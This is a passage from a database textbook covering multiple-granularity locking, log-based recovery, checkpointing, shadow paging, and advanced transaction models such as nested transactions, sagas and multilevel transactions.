


Figure 22.23
Levels of locking.



to determine whether any of its ancestors are locked before deciding whether to grant the lock. Thus, if the request is for an exclusive lock on record *Record₁*, the DBMS checks its parent (*Page₂*), its grandparent (*File₂*), and the database itself to determine whether any of them are locked. When it finds that *Page₂* is already locked, it denies the request.

Additionally, a transaction may request a lock on a node and a descendant of the node is already locked. For example, if a lock is requested on *File₂*, the DBMS checks every page in the file, every record in those pages, and every field in those records to determine whether any of them are locked.

Multiple-granularity locking

To reduce the searching involved in locating locks on descendants, the DBMS can use another specialized locking strategy called **multiple-granularity locking**. This strategy uses a new type of lock called an **intention lock** (Gray *et al.*, 1975). When any node is locked, an intention lock is placed on all the ancestors of the node. Thus, if some descendant of *File₂* (in our example, *Page₂*) is locked and a request is made for a lock on *File₂*, the presence of an intention lock on *File₂* indicates that some descendant of that node is already locked.

TABLE 22.1 Lock compatibility table for multiple-granularity locking.

	IS	IX	S	SIX	X
IS	✓	✓	✓	✓	✗
IX	✓	✓	✗	✗	✗
S	✓	✗	✓	✗	✗
SIX	✓	✗	✗	✗	✗
X	✗	✗	✗	✗	✗

✓ = compatible, ✗ = incompatible

Intention locks may be either *shared* (S) or *exclusive* (X). An *intention shared* (IS) lock conflicts only with an exclusive lock; an *intention exclusive* (IX) lock conflicts with both a shared and an exclusive lock. In addition, a transaction can hold a *shared and intention exclusive* (SIX) lock that is logically equivalent to holding both a shared and an IX lock. A SIX lock conflicts with any lock that conflicts with either a shared or IX lock; in other words, a SIX lock is compatible only with an IS lock. The lock compatibility table for multiple-granularity locking is shown in Table 22.1.

To ensure serializability with locking levels, a two-phase locking protocol is used as follows:

- No lock may be granted once any node has been unlocked.
- No node may be locked until its parent is locked by an intention lock.
- No node may be unlocked until all its descendants are unlocked.

In this way, locks are applied from the root down using intention locks until the node requiring an actual read or exclusive lock is reached, and locks are released from the bottom up. However, deadlock is still possible and must be handled as discussed previously.

22.3 Database Recovery

Database recovery

The process of restoring the database to a correct state in the event of a failure.

At the start of this chapter we introduced the concept of database recovery as a service that should be provided by the DBMS to ensure that the database is reliable and remains in a consistent state in the presence of failures. In this context, reliability refers to both the resilience of the DBMS to various types of failure and its capability to recover from them. In this section we consider how this service can be provided. To gain a better understanding of the potential problems we may encounter in providing a reliable system, we start by examining the need for recovery and the types of failure that can occur in a database environment.

22.3.1 The Need for Recovery

The storage of data generally includes four different types of media with an increasing degree of reliability: main memory, magnetic disk, magnetic tape,

and optical disk. Main memory is **volatile** storage that usually does not survive system crashes. Magnetic disks provide **online nonvolatile** storage. Compared with main memory, disks are more reliable and much cheaper, but slower by three to four orders of magnitude. Magnetic tape is an **offline nonvolatile** storage medium, which is far more reliable than disk and fairly inexpensive, but slower, providing only sequential access. Optical disk is more reliable than tape, generally cheaper, faster, and providing random access. Main memory is also referred to as **primary storage** and disks and tape as **secondary storage**. **Stable storage** represents information that has been replicated in several nonvolatile storage media (usually disk) with independent failure modes. For example, it may be possible to simulate stable storage using RAID (Redundant Array of Independent Disks) technology, which guarantees that the failure of a single disk, even during data transfer, does not result in loss of data (see Section 20.2.7).

There are many different types of failure that can affect database processing, each of which has to be dealt with in a different manner. Some failures affect main memory only, while others involve nonvolatile (secondary) storage. Among the causes of failure are:

- **system crashes** due to hardware or software errors, resulting in loss of main memory;
- **media failures**, such as head crashes or unreadable media, resulting in the loss of parts of secondary storage;
- **application software errors**, such as logical errors in the program that is accessing the database, that cause one or more transactions to fail;
- **natural physical disasters**, such as fires, floods, earthquakes, or power failures;
- **carelessness** or unintentional destruction of data or facilities by operators or users;
- **sabotage**, or intentional corruption or destruction of data, hardware, or software facilities.

Whatever the cause of the failure, there are two principal effects that we need to consider: the loss of main memory, including the database buffers, and the loss of the disk copy of the database. In the remainder of this chapter we discuss the concepts and techniques that can minimize these effects and allow recovery from failure.

22.3.2 Transactions and Recovery

Transactions represent the basic *unit of recovery* in a database system. It is the role of the recovery manager to guarantee two of the four *ACID* properties of transactions, namely *atomicity* and *durability*, in the presence of failures. The recovery manager has to ensure that, on recovery from failure, either all the effects of a given transaction are permanently recorded in the database or none of them are. The situation is complicated by the fact that database writing is not an atomic (single-step) action, and it is therefore possible for a transaction to have committed but for its effects not to have been permanently recorded in the database simply because they have not yet reached the database.

Consider again the first example of this chapter, in which the salary of a member of staff is being increased, as shown at a high level in Figure 22.1(a). To implement the read operation, the DBMS carries out the following steps:

- find the address of the disk block that contains the record with primary key value x ;
- transfer the disk block into a database buffer in main memory;
- copy the salary data from the database buffer into the variable *salary*.

For the write operation, the DBMS carries out the following steps:

- find the address of the disk block that contains the record with primary key value x ;
- transfer the disk block into a database buffer in main memory;
- copy the salary data from the variable *salary* into the database buffer;
- write the database buffer back to disk.

The database buffers occupy an area in main memory from which data is transferred to and from secondary storage. Only once the buffers have been **flushed** to secondary storage can any update operations be regarded as permanent. This flushing of the buffers to the database can be triggered by a specific command (for example, transaction commit) or automatically when the buffers become full. The explicit writing of the buffers to secondary storage is known as **force-writing**.

If a failure occurs between writing to the buffers and flushing the buffers to secondary storage, the recovery manager must determine the status of the transaction that performed the write at the time of failure. If the transaction had issued its commit, then to ensure durability the recovery manager would have to **redo** that transaction's updates to the database (also known as **rollforward**).

On the other hand, if the transaction had not committed at the time of failure, then the recovery manager would have to **undo (rollback)** any effects of that transaction on the database to guarantee transaction atomicity. If only one transaction has to be undone, this is referred to as **partial undo**. A partial undo can be triggered by the scheduler when a transaction is rolled back and restarted as a result of the concurrency control protocol, as described in the previous section. A transaction can also be aborted unilaterally, for example, by the user or by an exception condition in the application program. When all active transactions have to be undone, this is referred to as **global undo**.

EXAMPLE 22.11 Use of UNDO/REDO

Figure 22.24 illustrates a number of concurrently executing transactions $T_1, \dots, T_6$. The DBMS starts at time t_0 but fails at time t_f . We assume that the data for transactions T_2 and T_3 has been written to secondary storage before the failure.

Clearly T_1 and T_6 had not committed at the point of the crash, therefore at restart the recovery manager must *undo* transactions T_1 and T_6 . However, it is not clear to what extent the changes made by the other (committed) transactions T_4 and T_5 have been propagated to the database on nonvolatile storage. The reason for this uncertainty is the fact that the volatile database buffers may or may not have been written to disk. In the absence of any other information, the recovery manager would be forced to *redo* transactions T_2 , T_3 , T_4 , and T_5 .




Figure 22.24 Example of UNDO/REDO.

Buffer management

The management of the database buffers plays an important role in the recovery process and we briefly discuss their management before proceeding. As we mentioned at the start of this chapter, the buffer manager is responsible for the efficient management of the database buffers that are used to transfer pages to and from secondary storage. This involves reading pages from disk into the buffers until the buffers become full and then using a *replacement strategy* to decide which buffer(s) to force-write to disk to make space for new pages that need to be read from disk. Example replacement strategies are *first-in-first-out* (FIFO) and *least recently used* (LRU). In addition, the buffer manager should not read a page from disk if it is already in a database buffer.

One approach is to associate two variables with the management information for each database buffer: *pinCount* and *dirty*, which are initially set to zero for each database buffer. When a page is requested from disk, the buffer manager will check to see whether the page is already in one of the database buffers. If it is not, the buffer manager will:

- (1) use the replacement strategy to choose a buffer for replacement (which we will call the *replacement buffer*) and increment its *pinCount*. The requested page is now **pinned** in the database buffer and cannot be written back to disk yet. The replacement strategy will not choose a buffer that has been pinned;
- (2) if the *dirty* variable for the replacement buffer is set, it will write the buffer to disk;
- (3) read the page from disk into the replacement buffer and reset the buffer's *dirty* variable to zero.

If the same page is requested again, the appropriate *pinCount* is incremented by 1. When the system informs the buffer manager that it has finished with the page, the appropriate *pinCount* is decremented by 1. At this point, the system will also inform the buffer manager if it has modified the page and the *dirty* variable is set accordingly. When a *pinCount* reaches zero, the page is **unpinned** and the page can be written back to disk if it has been modified (that is, if the *dirty* variable has been set).

The following terminology is used in database recovery when pages are written back to disk:

- A **steal policy** allows the buffer manager to write a buffer to disk before a transaction commits (the buffer is unpinned). In other words, the buffer manager “steals” a page from the transaction. The alternative policy is **no-steal**.
- A **force policy** ensures that all pages updated by a transaction are immediately written to disk when the transaction commits. The alternative policy is **no-force**.

The simplest approach from an implementation perspective is to use a no-steal, force policy: with *no-steal* we do not have to undo changes of an aborted transaction because the changes will not have been written to disk, and with *force* we do not have to redo the changes of a committed transaction if there is a subsequent crash because all the changes will have been written to disk at commit. The deferred update recovery protocol we discuss shortly uses a no-steal policy.

On the other hand, the *steal* policy avoids the need for a very large buffer space to store all updated pages by a set of concurrent transactions, which in practice may be unrealistic anyway. In addition, the *no-force* policy has the distinct advantage of not having to rewrite a page to disk for a later transaction that has been updated by an earlier committed transaction and may still be in a database buffer. For these reasons, most DBMSs employ a steal, no-force policy.

22.3.3 Recovery Facilities

A DBMS should provide the following facilities to assist with recovery:

- a backup mechanism, which makes periodic backup copies of the database;
- logging facilities, which keep track of the current state of transactions and database changes;
- a checkpoint facility, which enables updates to the database that are in progress to be made permanent;
- a recovery manager, which allows the system to restore the database to a consistent state following a failure.

Backup mechanism

The DBMS should provide a mechanism to allow backup copies of the database and the *log file* (discussed next) to be made at regular intervals without necessarily having to stop the system first. The backup copy of the database can be used in the event that the database has been damaged or destroyed. A backup can be a complete copy of the entire database or an incremental backup, consisting only of modifications made since the last complete or incremental backup. Typically, the backup is stored on offline storage, such as an optical disk.

Log file

To keep track of database transactions, the DBMS maintains a special file called a **log** (or **journal**) that contains information about all updates to the database. The log may contain the following data:

- **Transaction records**, containing:
 - transaction identifier;
 - type of log record (transaction start, insert, update, delete, abort, commit);

- identifier of data item affected by the database action (insert, delete, and update operations);
 - **before-image** of the data item, that is, its value before change (update and delete operations only);
 - **after-image** of the data item, that is, its value after change (insert and update operations only);
 - log management information, such as a pointer to previous and next log records for that transaction (all operations).
- **Checkpoint records**, which we describe shortly.

The log is often used for purposes other than recovery (for example, for performance monitoring and auditing). In this case, additional information may be recorded in the log file (for example, database reads, user logons, logoffs, and so on), but these are not relevant to recovery and therefore are omitted from this discussion. Figure 22.25 illustrates a segment of a log file that shows three concurrently executing transactions T1, T2, and T3. The columns pPtr and nPtr represent pointers to the previous and next log records for each transaction.

Owing to the importance of the transaction log file in the recovery process, the log may be duplexed or triplexed (that is, two or three separate copies are maintained) so that if one copy is damaged, another can be used. In the past, log files were stored on magnetic tape because tape was more reliable and cheaper than magnetic disk. However, nowadays DBMSs are expected to be able to recover quickly from minor failures. This requires that the log file be stored online on a fast direct-access storage device.

In some environments where a vast amount of logging information is generated every day (a daily logging rate of 10^4 megabytes is not uncommon), it is not possible to hold all this data online all the time. The log file is needed online for quick recovery following minor failures (for example, rollback of a transaction following deadlock). Major failures, such as disk head crashes, obviously take longer to recover from and may require access to a large part of the log. In these cases, it would be acceptable to wait for parts of the log file to be brought back online from offline storage.

One approach to handling the offlining of the log is to divide the online log into two separate random access files. Log records are written to the first file until it

Tid	Time	Operation	Object	Before image	After image	pPtr	nPtr
T1	10:12	START				0	2
T1	10:13	UPDATE	STAFF SL21	(old value)	(new value)	1	8
T2	10:14	START				0	4
T2	10:16	INSERT	STAFF SG37		(new value)	3	5
T2	10:17	DELETE	STAFF SA9	(old value)		4	6
T2	10:17	UPDATE	PROPERTY PG16	(old value)	(new value)	5	9
T3	10:18	START				0	11
T1	10:18	COMMIT				2	0
	10:19	CHECKPOINT	T2, T3				
T2	10:19	COMMIT				6	0
T3	10:20	INSERT	PROPERTY PG4		(new value)	7	12
T3	10:21	COMMIT				11	0

Figure 22.25
A segment of a
log file.

reaches a high-water mark, for example 70% full. A second log file is then opened and all log records for *new* transactions are written to the second file. *Old* transactions continue to use the first file until they have finished, at which time the first file is closed and transferred to offline storage. This simplifies the recovery of a single transaction, as all the log records for that transaction are either on offline or online storage. It should be noted that the log file is a potential bottleneck and the speed of the writes to the log file can be critical in determining the overall performance of the database system.

Checkpointing

The information in the log file is used to recover from a database failure. One difficulty with this scheme is that when a failure occurs we may not know how far back in the log to search and we may end up redoing transactions that have been safely written to the database. To limit the amount of searching and subsequent processing that we need to carry out on the log file, we can use a technique called **checkpointing**.

Checkpoint

The point of synchronization between the database and the transaction log file. All buffers are force-written to secondary storage.

Checkpoints are scheduled at predetermined intervals and involve the following operations:

- writing all log records in main memory to secondary storage;
- writing the modified blocks in the database buffers to secondary storage;
- writing a checkpoint record to the log file. This record contains the identifiers of all transactions that are active at the time of the checkpoint.

If transactions are performed serially, when a failure occurs we check the log file to find the last transaction that started before the last checkpoint. Any earlier transactions would have committed previously and would have been written to the database at the checkpoint. Therefore, we need redo only the one that was active at the checkpoint and any subsequent transactions for which both start and commit records appear in the log. If a transaction is active at the time of failure, the transaction must be undone if it started before the last checkpoint. If transactions are performed concurrently, we redo all transactions that have committed since the checkpoint and undo all transactions that were active at the time of the crash.

EXAMPLE 22.12 Use of UNDO/REDO with checkpointing

Returning to Example 22.11, if we now assume that a checkpoint occurred at point t_c , then we would know that the changes made by transactions T_2 and T_3 had been written to secondary storage. In this case, the recovery manager would be able to omit the redo for these two transactions. However, the recovery manager would have to redo transactions T_4 and T_5 , which have committed since the checkpoint, and undo transactions T_1 and T_6 , which were active at the time of the crash.

Generally, checkpointing is a relatively inexpensive operation, and it is often possible to take three or four checkpoints an hour. In this way, no more than 15–20 minutes of work will need to be recovered.

22.3.4 Recovery Techniques

The particular recovery procedure to be used is dependent on the extent of the damage that has occurred to the database. We consider two cases:

- If the database has been extensively damaged—for example, if a disk head crash has occurred and destroyed the database—then it is necessary to restore the last backup copy of the database on a replacement disk and reapply the update operations of committed transactions using the log file. This assumes, of course, that the log file has not been damaged as well. In Step 8 of the physical database design methodology presented in Chapter 19, it was recommended that where possible the log file be stored on a disk separate from the main database files. This reduces the risk of both the database files and the log file being damaged at the same time.
- If the database has not been physically damaged but has become inconsistent—for example, if the system crashed while transactions were executing—then it is necessary to undo the changes that caused the inconsistency. It may also be necessary to redo some transactions to ensure that the updates they performed have reached secondary storage. Here, we do not need to use the backup copy of the database but can restore the database to a consistent state using the **before-** and **after-images** held in the log file.

We now look at two techniques for recovery from the latter situation, that is, the case where the database has not been destroyed but is in an inconsistent state. The techniques, known as **deferred update** and **immediate update**, differ in the way that updates are written to secondary storage. We also look briefly at an alternative technique called **shadow paging**.

Recovery techniques using deferred update

Using the *deferred update* recovery protocol, updates are not written to the database until after a transaction has reached its commit point. If a transaction fails before it reaches this point, it will not have modified the database and so no undoing of changes will be necessary. However, it may be necessary to redo the updates of committed transactions as their effect may not have reached the database. In this case, we use the log file to protect against system failures in the following ways:

- When a transaction starts, write a *transaction start* record to the log.
- When any write operation is performed, write a log record containing all the log data specified previously (excluding the before-image of the update). Do not actually write the update to the database buffers or the database itself.
- When a transaction is about to commit, write a *transaction commit* log record, write all the log records for the transaction to disk, and then commit the transaction. Use the log records to perform the actual updates to the database.
- If a transaction aborts, ignore the log records for the transaction and do not perform the writes.

Note that we write the log records to disk before the transaction is actually committed, so that if a system failure occurs while the actual database updates are in

progress, the log records will survive and the updates can be applied later. In the event of a failure, we examine the log to identify the transactions that were in progress at the time of failure. Starting at the last entry in the log file, we go back to the most recent checkpoint record:

- Any transaction with *transaction start* and *transaction commit* log records should be **redone**. The redo procedure performs all the writes to the database using the after image log records for the transactions, *in the order in which they were written to the log*. If this writing has been performed already, before the failure, the write has no effect on the data item, so there is no damage done if we write the data again (that is, the operation is **idempotent**). However, this method guarantees that we will update any data item that was not properly updated prior to the failure.
- For any transactions with *transaction start* and *transaction abort* log records, we do nothing, because no actual writing was done to the database, so these transactions do not have to be undone.

If a second system crash occurs during recovery, the log records are used again to restore the database. With the form of the write log records, it does not matter how many times we redo the writes.

Recovery techniques using immediate update

Using the *immediate update* recovery protocol, updates are applied to the database as they occur without waiting to reach the commit point. As well as having to redo the updates of committed transactions following a failure, it may now be necessary to undo the effects of transactions that had not committed at the time of failure. In this case, we use the log file to protect against system failures in the following way:

- When a transaction starts, write a *transaction start* record to the log.
- When a write operation is performed, write a record containing the necessary data to the log file.
- Once the log record is written, write the update to the database buffers.
- The updates to the database itself are written when the buffers are next flushed to secondary storage.
- When the transaction commits, write a *transaction commit* record to the log.

It is essential that log records (or at least certain parts of them) are written *before* the corresponding write to the database. This is known as the **write-ahead log protocol**. If updates were made to the database first and failure occurred before the log record was written, then the recovery manager would have no way of undoing (or redoing) the operation. Under the write-ahead log protocol, the recovery manager can safely assume that if there is no *transaction commit* record in the log file for a particular transaction, then that transaction was still active at the time of failure and must therefore be undone.

If a transaction aborts, the log can be used to undo it, as it contains all the old values for the updated fields. As a transaction may have performed several changes to an item, the writes are undone *in reverse order*. Regardless of whether the transaction's writes have been applied to the database itself, writing the before-images guarantees that the database is restored to its state prior to the start of the transaction.

If the system fails, recovery involves using the log to undo or redo transactions:

- For any transaction for which both a *transaction start* and *transaction commit* record appear in the log, we redo using the log records to write the after-image of updated fields, as described previously. Note that if the new values have already been written to the database, these writes, although unnecessary, will have no effect. However, any write that did not actually reach the database will now be performed.
- For any transaction for which the log contains a *transaction start* record but not a *transaction commit* record, we need to undo that transaction. This time the log records are used to write the before-image of the affected fields, and thus restore the database to its state prior to the transaction's start. The undo operations are performed *in the reverse order to which they were written to the log*.

Shadow paging

An alternative to the log-based recovery schemes described above is **shadow paging** (Lorie, 1977). This scheme maintains two-page tables during the life of a transaction: a *current* page table and a *shadow* page table. When the transaction starts, the two-page tables are the same. The shadow page table is never changed thereafter, and is used to restore the database in the event of a system failure. During the transaction, the current page table is used to record all updates to the database. When the transaction completes, the current page table becomes the shadow page table. Shadow paging has several advantages over the log-based schemes: the overhead of maintaining the log file is eliminated, and recovery is significantly faster as there is no need for undo or redo operations. However, it has disadvantages as well, such as data fragmentation and the need for periodic garbage collection to reclaim inaccessible blocks.

22.3.5 Recovery in a Distributed DBMS

In Chapters 24 and Chapters 25 we discuss the distributed DBMS (DDBMS), which consists of a logically interrelated collection of databases physically distributed over a computer network, each under the control of a local DBMS. In a DDBMS, **distributed transactions** (transactions that access data at more than one site) are divided into a number of **subtransactions**, one for each site that has to be accessed. In such a system, atomicity has to be maintained for both the subtransactions and the overall (global) transaction. The techniques described previously can be used to ensure the atomicity of subtransactions. Ensuring atomicity of the global transaction means ensuring that the subtransactions either all commit or all abort. The two common protocols for distributed recovery are known as two-phase commit (2PC) and three-phase commit (3PC) and will be examined in Section 25.4.

22.4 Advanced Transaction Models

The transaction protocols that we have discussed so far in this chapter are suitable for the types of transaction that arise in traditional business applications, such as banking and airline reservation systems. These applications are characterized by:

- the simple nature of the data, such as integers, decimal numbers, short character strings, and dates;
- the short duration of transactions, which generally finish within minutes, if not seconds.

In Section 9.1 we examined the more advanced types of database application that have emerged. For example, design applications such as computer-aided design, computer-aided manufacturing, and computer-aided software engineering have some common characteristics that are different from traditional database applications:

- A design may be very large, perhaps consisting of millions of parts, often with many interdependent subsystem designs.
- The design is not static but evolves through time. When a design change occurs, its implications must be propagated through all design representations. The dynamic nature of design may mean that some actions cannot be foreseen.
- Updates are far-reaching because of topological relationships, functional relationships, tolerances, and so on. One change is likely to affect a large number of design objects.
- Often, many design alternatives are being considered for each component, and the correct version for each part must be maintained. This involves some form of version control and configuration management.
- There may be hundreds of people involved with the design, and they may work in parallel on multiple versions of a large design. Even so, the end-product must be consistent and coordinated. This is sometimes referred to as *cooperative engineering*. Cooperation may require interaction and sharing between other concurrent activities.

Some of these characteristics result in transactions that are very complex, access many data items, and are of long duration, possibly running for hours, days, or even months. These requirements force a re-examination of the traditional transaction management protocols to overcome the following problems:

- As a result of the time element, a **long-duration transaction** is more susceptible to failures. It would be unacceptable to abort this type of transaction and potentially lose a significant amount of work. Therefore, to minimize the amount of work lost, we require that the transaction be recovered to a state that existed shortly before the crash.
- Again, as a result of the time element, a long-duration transaction may access (for example, lock) a large number of data items. To preserve transaction isolation, these data items are then inaccessible to other applications until the transaction commits. It is undesirable to have data inaccessible for extended periods of time as this limits concurrency.
- The longer the transaction runs, the more likely it is that deadlock will occur if a locking-based protocol is used. It has been shown that the frequency of deadlock increases to the fourth power of the transaction size (Gray *et al.*, 1981).
- One way to achieve cooperation among people is through the use of shared data items. However, the traditional transaction management protocols significantly restrict this type of cooperation by requiring the isolation of incomplete transactions.

In the remainder of this section, we consider the following advanced transaction models:

- nested transaction model;
- sagas;

- multilevel transaction model;
- dynamic restructuring;
- workflow models.

22.4.1 Nested Transaction Model

Nested transaction model

A transaction is viewed as a collection of related subtasks, or *subtransactions*, each of which may also contain any number of subtransactions.

The **nested transaction model** was introduced by Moss (1981). In this model, the complete transaction forms a tree, or hierarchy, of **subtransactions**. There is a top-level transaction that can have a number of child transactions; each child transaction can also have nested transactions. In Moss’s original proposal, only the leaf-level subtransactions (the subtransactions at the lowest level of nesting) are allowed to perform the database operations. For example, in Figure 22.26 we have a reservation transaction (T_1) that consists of booking flights (T_2), hotel (T_5), and hire car (T_6). The flight reservation booking itself is split into two subtransactions: one to book a flight from London to Paris (T_3) and a second to book a connecting flight from Paris to New York (T_4). Transactions have to commit from the bottom upwards. Thus, T_3 and T_4 must commit before parent transaction T_2 , and T_2 must commit before parent T_1 . However, a transaction abort at one level does not have to affect a transaction in progress at a higher level. Instead, a parent is allowed to perform its own recovery in one of the following ways:

- Retry the subtransaction.
- Ignore the failure, in which case the subtransaction is deemed to be *nonvital*. In our example, the car rental may be deemed nonvital and the overall reservation can proceed without it.




Figure 22.26 Nested transactions.

- Run an alternative subtransaction, called a *contingency subtransaction*. In our example, if the hotel reservation at the Hilton fails, an alternative booking may be possible at another hotel, for example, the Sheraton.
- Abort.

The updates of committed subtransactions at intermediate levels are visible only within the scope of their immediate parents. Thus, when T_3 commits the changes are visible only to T_2 . However, they are not visible to T_1 or any transaction external to T_1 . Further, a commit of a subtransaction is conditionally subject to the commit or abort of its superiors. Using this model, top-level transactions conform to the traditional ACID properties of a **flat transaction**.

Moss also proposed a concurrency control protocol for nested transactions based on strict two-phase locking. The subtransactions of parent transactions are executed as if they were separate transactions. A subtransaction is allowed to hold a lock if any other transaction that holds a conflicting lock is the subtransaction's parent. When a subtransaction commits, its locks are inherited by its parent. In inheriting a lock, the parent holds the lock in a more exclusive mode if both the child and the parent hold a lock on the same data item.

The main advantages of the nested transaction model are its support for:

- *Modularity*. A transaction can be decomposed into a number of subtransactions for the purposes of concurrency and recovery.
- *A finer level of granularity for concurrency control and recovery*. Occurs at the level of the subtransaction rather than the transaction.
- *Infra-transaction parallelism*. Subtransactions can execute concurrently.
- *Infra-transaction recovery*. Uncommitted subtransactions can be aborted and rolled back without any side effects to other subtransactions.

Emulating nested transactions using savepoints

Savepoint

An identifiable point in a flat transaction representing some partially consistent state, which can be used as an internal restart point for the transaction if a subsequent problem is detected.

One of the objectives of the nested transaction model is to provide a *unit of recovery* at a finer level of granularity than the transaction. During the execution of a transaction, the user can establish a **savepoint**, for example using a `SAVE WORK` statement. This generates an identifier that the user can subsequently use to roll the transaction back to, for example using a `ROLLBACK WORK <savepoint_identifier>` statement.[†] However, unlike nested transactions, savepoints do not support any form of intratransaction parallelism.

22.4.2 Sagas

Sagas

A sequence of (flat) transactions that can be interleaved with other transactions.

[†]These statements are not standard SQL, but simply illustrative statements.

The concept of **sagas** was introduced by Garcia-Molina and Salem (1987) and is based on the use of *compensating transactions*. The DBMS guarantees that either all the transactions in a saga are successfully completed or compensating transactions are run to recover from partial execution. Unlike a nested transaction, which has an arbitrary level of nesting, a saga has only one level of nesting. Further, for every subtransaction that is defined, there is a corresponding compensating transaction that will semantically undo the subtransaction's effect. Therefore, if we have a saga comprising a sequence of n transactions $T_1, T_2, \dots, T_n$, with corresponding compensating transactions $C_1, C_2, \dots, C_n$, then the final outcome of the saga is one of the following execution sequences:

$T_1, T_2, \dots, T_n$	if the transaction completes successfully
$T_1, T_2, \dots, T_i, C_{i-1}, \dots, C_2, C_1$	if subtransaction T_i fails and is aborted

For example, in the reservation system discussed previously, to produce a saga we restructure the transaction to remove the nesting of the airline reservations, as follows:

T_3, T_4, T_5, T_6

These subtransactions represent the leaf nodes of the top-level transaction in Figure 22.26. We can easily derive compensating subtransactions to cancel the two flight bookings, the hotel reservation, and the car rental reservation.

Compared with the flat transaction model, sagas relax the property of isolation by allowing a saga to reveal its partial results to other concurrently executing transactions before it completes. Sagas are generally useful when the subtransactions are relatively independent and when compensating transactions can be produced, such as in our example. In some instances, though, it may be difficult to define a compensating transaction in advance, and it may be necessary for the DBMS to interact with the user to determine the appropriate compensating effect. In other instances, it may not be possible to define a compensating transaction; for example, it may not be possible to define a compensating transaction for a transaction that dispenses cash from an automatic teller machine.

22.4.3 Multilevel Transaction Model

The nested transaction model presented in Section 22.4.1 requires the commit process to occur in a bottom-up fashion through the top-level transaction. This is called, more precisely, a **closed nested transaction**, as the semantics of these transactions enforce atomicity at the top level. In contrast, we also have **open nested transactions**, which relax this condition and allow the partial results of subtransactions to be observed outside the transaction. The saga model discussed in the previous section is an example of an open nested transaction.

A specialization of the open nested transaction is the **multilevel transaction** model where the tree of subtransactions is balanced (Weikum, 1991; Weikum and Schek, 1991). Nodes at the same depth of the tree correspond to operations of the same level of abstraction in a DBMS. The edges in the tree represent the implementation of an operation by a sequence of operations at the next lower level. The levels of an n -level transaction are denoted $L_0, L_1, \dots, L_n$, where L_0 represents the lowest level in the tree, and L_n the root of the tree. The traditional flat transaction ensures there are no conflicts at the lowest level (L_0). However, the basic concept in

Time	T ₇	T ₈
t ₁	begin_transaction	
t ₂	read(bal _x)	
t ₃	bal _x = bal _x + 5	
t ₄	write(bal _x)	
t ₅		begin_transaction
t ₆		read(bal _y)
t ₇		bal _y = bal _y + 10
t ₈		write(bal _y)
t ₉	read(bal _y)	
t ₁₀	bal _y = bal _y - 5	
t ₁₁	write(bal _y)	
t ₁₂	commit	
t ₁₃		read(bal _x)
t ₁₄		bal _x = bal _x - 2
t ₁₅		write(bal _x)
t ₁₆		commit

Figure 22.27 Nonserializable schedule.

the multilevel transaction model is that two operations at level L_i may not conflict, even though their implementations at the next lower level L_{i-1} do conflict. By taking advantage of the level-specific conflict information, multilevel transactions allow a higher degree of concurrency than traditional flat transactions.

For example, consider the schedule consisting of two transactions T_7 and T_8 shown in Figure 22.27. We can easily demonstrate that this schedule is not conflict serializable. However, consider dividing T_7 and T_8 into the following subtransactions with higher-level operations:

T₇:
T₇₁, which increases bal_x by 5
T₇₂, which subtracts 5 from bal_y

T₈:
T₈₁, which increases bal_y by 10
T₈₂, which subtracts 2 from bal_x

With knowledge of the semantics of these operations, as addition and subtraction are commutative, we can execute these subtransactions in any order, and the correct result will always be generated.

22.4.4 Dynamic Restructuring

